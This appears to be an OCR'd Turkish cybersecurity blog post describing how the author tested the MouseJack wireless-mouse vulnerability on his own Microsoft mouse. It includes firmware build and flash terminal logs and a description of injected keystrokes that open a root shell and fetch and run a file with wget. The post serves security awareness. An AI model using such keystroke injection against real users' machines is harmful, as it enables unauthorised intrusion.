
Hack 4 Career - 2017


Merhabalar,

2009 yılında "Bilgi güçtür ve paylaşıldıkça artar" mottosuyla oluşturduğum siber güvenlik blogumda (https://www.mertsarica.com), bilgi güvenliği farkındalığını arttırma adına çok sayıda teknik yazıya yer vermeye çalıştım. Yıllar içinde Türkiye'nin dört bir yanından aldığım olumlu geri dönüşler sonucunda, yazılılarımı yıllar bazında e-kitap olarak derlemeye ve siber güvenlik meraklıları ile paylaşmaya karar verdim.

Emek, zaman ve kaynak ayırarak yaptığım bu araştırmalar sonucunda yazdığım bu yazılar, siber güvenlik alanında kendini geliştirmek isteyenler için umarım faydalı olur.

Yeni yazılarla görüşmek dileğiyle...

Saygılarımla,

Mert SARICA
Siber Güvenlik Uzmanı
https://www.mertsarica.com

Casus Fare


By Mert SARICA on December 1st, 2017


2015 yılında elektronik ürünler satan bir mağazada kampanyada olan bir ürün seti dikkatimi çekmişti. Kaspersky Internet Security güvenlik yazılımını satın aldığınız taktirde Microsoft'un Sculpt Mobile model kablosuz faresi hediye olarak geliyordu. Yeni bir fareye ihtiyacım olduğu için o zamanlar hiç düşünmeden satın aldığım ve yıllardır severek kullandığım bu kablosuz farenin, sahip olduğu zafiyet nedeniyle arkamdan işler çevirebilecek bir casusa dönüşebileceği hiç aklıma gelmemişti. :)


Bluetooth olmayan kablosuz klavye ve farelerin RF haberleşmesi üzerine yapılan araştırmalara kısaca bakacak olursak, 2007 yılında Max Moser tarafından 27 MHz bandında haberleşen kablosuz klavyelerin (Microsoft ve Logitech) uzaktan rahatlıkla dinlenebileceği, yaptığı bir araştırma sonucunda ortaya çıktı ve güvenlik dünyasında oldukça ses getirdi. 2009 yılında ise Max Moser ve Thorsten Schroeder, kablosuz klavyeleri dinlemek amacıyla geliştirdikleri ve KeyKeriki adını verdikleri aygıtı duyurdular. 2010 yılında ise bu defa 2.4 GHz bandından haberleşen ve Nordic Semiconductor NRF24XXX çipine sahip klavyeleri de dinleyebilen KeyKeriki v2.0'ı duyurdular. 2011 yılında Travis Goodspeed, ~5TL değerinde olan nRF24L01+ çipini promiscuous kipte çalıştırarak 2.4 GHZ bandında NRF24XXX çipler tarafından gönderilen paketlerin basit bir şekilde izlenebileceğini (sniff) gösterdi. 2015 yılında Samy Kamkar, Arduino tabanlı KeySweeper aygıtı ile Microsoft klavyelerden tuş bilgilerinin anlık olarak pratik bir şekilde nasıl çalınabileceğini tüm dünyaya gösterdi.


Yıllar içinde yapılan bu araştırmalar ve çalışmalar sayesinde bluetooth olmayan kablosuz klavyeler (2.4 GHz ISM) ile bilgisayarlar arasındaki RF haberleşme, üreticiler tarafından (istisnalar hariç) güçlü algoritmalarla şifrelenerek art niyetli kişiler tarafından tuş bilgilerinin izlenmesinin önüne geçildi. Üreticiler kablosuz klavyeleri güvenli hale getirmek için yoğun çaba sarfederken, kablosuz fareler arka planda kaldı. Ne de olsa bir farenin hareketlerinin ve basılan buton bilgilerinin (sağ, sol, orta) şifresiz çalınması art niyetli kişilerin ne işine yarayabilir ? İşin aslının pek de öyle olmadığını 2015 yılında Bastille firmasının yapmış olduğu ve MouseJack adını verdiği araştırma ve çok sayıda üreticinin etkilendiği yöntem ile ortaya koymuş (video) oldu. MouseJack yöntemi ile fare alıcısı olarak bilgisayara takılan USB alıcıya fare hareket ve basılan butonların bilgilerinin yerine kablosuz olarak Bad,Bad USB blog yazımda olduğu gibi Ducky Script formatında klavye tuş basma bilgileri (keystroke) gönderilmektedir. Bu sayede benim gibi dizüstü bilgisayar kullandığınız için kablosuz klavye kullanmasanız da, kablosuz fare kullandığınız için bilgisayarınızın başından kısa süreliğine kalktığınızda, art niyetli bir kişi kablosuz olarak bilgisayarınıza bağlı olan USB alıcıya kablosuz fareden gönderiliyormuş gibi istediği tuş basma bilgilerini gönderebilmektedir!


Kablosuz Microsoft fare kullanan biri olarak, MouseJack yönteminin farem üzerinde etkili olup olmadığını anlamak için hemen işe koyuldum ve Bastille'nin MouseJack GitHub sayfasında belirtildiği üzere CrazyRadio PA USB aygıtını satın almaya karar verdim. nrf-research-firmware donanım yazılımını derleyip, CrazyRadio PA'ya (bin/dongle.bin) yükledikten sonra Bastille'nin GitHub sayfasında yer alan araçların etraftaki nRF24L01+ aygıtları tespit etmeye ve paketleri izlemeye imkan tanıdığını gördüm. Bastille, klavye tuş basma bilgilerini gönderebilen aracını sadece üreticilerle paylaştığı için GitHub'da ufak bir araştırma yapmaya karar verdim ve çok geçmeden klavye tuş basma bilgilerini de göndermeye imkan tanıyan jackit aracı ile karşılaştım.


Rev.C
bitcraze.se



Applications Places Terminal Fri 19:36
root@Hack4Career: ~/Desktop/mousejack/nrf-research-firmware/bin
File Edit View Search Terminal Help
root@Hack4Career: ~/Desktop/crazyradio-firmware/firmware
root@Hack4Career:~/Desktop/crazyradio-firmware/firmware# make CRPA=1
sdcc -Iinc/ --model-large --std-sdcc99 -DCRPA -c src/main.c -o bin/main.rel
sdcc -Iinc/ --model-large --std-sdcc99 -DCRPA -c src/radio.c -o bin/radio.rel
sdcc -Iinc/ --model-large --std-sdcc99 -DCRPA -c src/usb.c -o bin/usb.rel
sdcc -Iinc/ --model-large --std-sdcc99 -DCRPA -c src/usbDescriptor.c -o bin/usbDescriptor.rel
sdcc -Iinc/ --model-large --std-sdcc99 -DCRPA -c src/led.c -o bin/led.rel
sdcc -Iinc/ --model-large --std-sdcc99 -DCRPA -c src/utils.c -o bin/utils.rel
sdcc --xram-loc 0x8000 --xram-size 2048 --model-large bin/main.rel bin/radio.rel bin/usb.rel bin/usbDescriptor.rel bin/led.rel bin/utils.rel -o bin/cradio.ihx
objcopy -I ihex bin/cradio.ihx -O binary bin/cradio.bin
Crazyradio PA build
root@Hack4Career:~/Desktop/crazyradio-firmware/firmware# python ../usbtools/launchBootloader.py
Bootloader already launched.
root@Hack4Career:~/Desktop/crazyradio-firmware/firmware# python ../usbtools/nrfbootload.py flash bin/cradio.bin
('Found nRF24LU1 bootloader version', '18.0')
Flashing:
Flashing 7471 bytes...
Flashing done!
Verifying:
Reading bin/cradio.bin...
Reading 7471 bytes from the flash...
Verification succeded!
root@Hack4Career:~/Desktop/crazyradio-firmware/firmware#
Bus 001 Device 003: ID 1bcf:2c7d Sunplus Innovation Technology Inc.
Bus 001 Device 002: ID 045e:07b2 Microsoft Corp.
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware/bin# lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 005: ID 04f3:2070 Elan Microelectronics Corp.
Bus 001 Device 004: ID 8087:0a2a Intel Corp.
Bus 001 Device 003: ID 1bcf:2c7d Sunplus Innovation Technology Inc.
Bus 001 Device 002: ID 045e:07b2 Microsoft Corp.
Bus 001 Device 006: ID 1915:7777 Nordic Semiconductor ASA
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware/bin#


Applications Places Terminal Fri 19:37
root@Hack4Career: ~/Desktop/mousejack/nrf-research-firmware/bin
File Edit View Search Terminal Help
root@Hack4Career: ~/Desktop/mousejack/nrf-research-firmware
root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware# prog/usb-flasher/usb-flash.py bin/dongle.bin
[2017-03-31 19:37:46.198] Looking for a compatible device that can jump to the Nordic bootloader
[2017-03-31 19:37:46.215] Device found, jumping to the Nordic bootloader
[2017-03-31 19:37:46.275] Looking for a device running the Nordic bootloader
[2017-03-31 19:37:46.762] Writing image to flash
[2017-03-31 19:37:47.422] Verifying write
[2017-03-31 19:37:47.479] Firmware programming completed successfully
[2017-03-31 19:37:47.479] Please unplug your dongle or breakout board and plug it back in.
root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware#
Bus 001 Device 003: ID 1bcf:2c7d Sunplus Innovation Technology Inc.
Bus 001 Device 002: ID 045e:07b2 Microsoft Corp.
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware/bin# lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 005: ID 04f3:2070 Elan Microelectronics Corp.
Bus 001 Device 004: ID 8087:0a2a Intel Corp.
Bus 001 Device 003: ID 1bcf:2c7d Sunplus Innovation Technology Inc.
Bus 001 Device 002: ID 045e:07b2 Microsoft Corp.
Bus 001 Device 006: ID 1915:7777 Nordic Semiconductor ASA
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@Hack4Career:~/Desktop/mousejack/nrf-research-firmware/bin#





Jackit aracını Kali'ye kurduktan hemen sonra Ducky Script formatında hazırladığım klavye tuş bilgilerini, Crazyradio PA ile göndermeye başladım. Kısa bir süre sonra Kali'de root terminal açıldı, wget ile http://www.mertsarica.com adresinden pwned dosyası indirildi ve çalıştırıldı.



Yapmış olduğum bu çalışma sonrasında sahip olduğum Microsoft marka kablosuz faremi üzülerek çöpe atıp, daha güvenli bir kablosuz fare almak için elektronik ürünler satan bir mağazanın yolunu tuttum. Fiziksel güvenliğim ve güvenlik farkındalığı için yapmış olduğum bu çalışmanın, kablosuz klavye ve fare kullananlar adına faydalı olmasını temenni eder, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.


The post Casus Fare appeared first on Siber Güvenlik Günlüğü.

Man In The Proxy

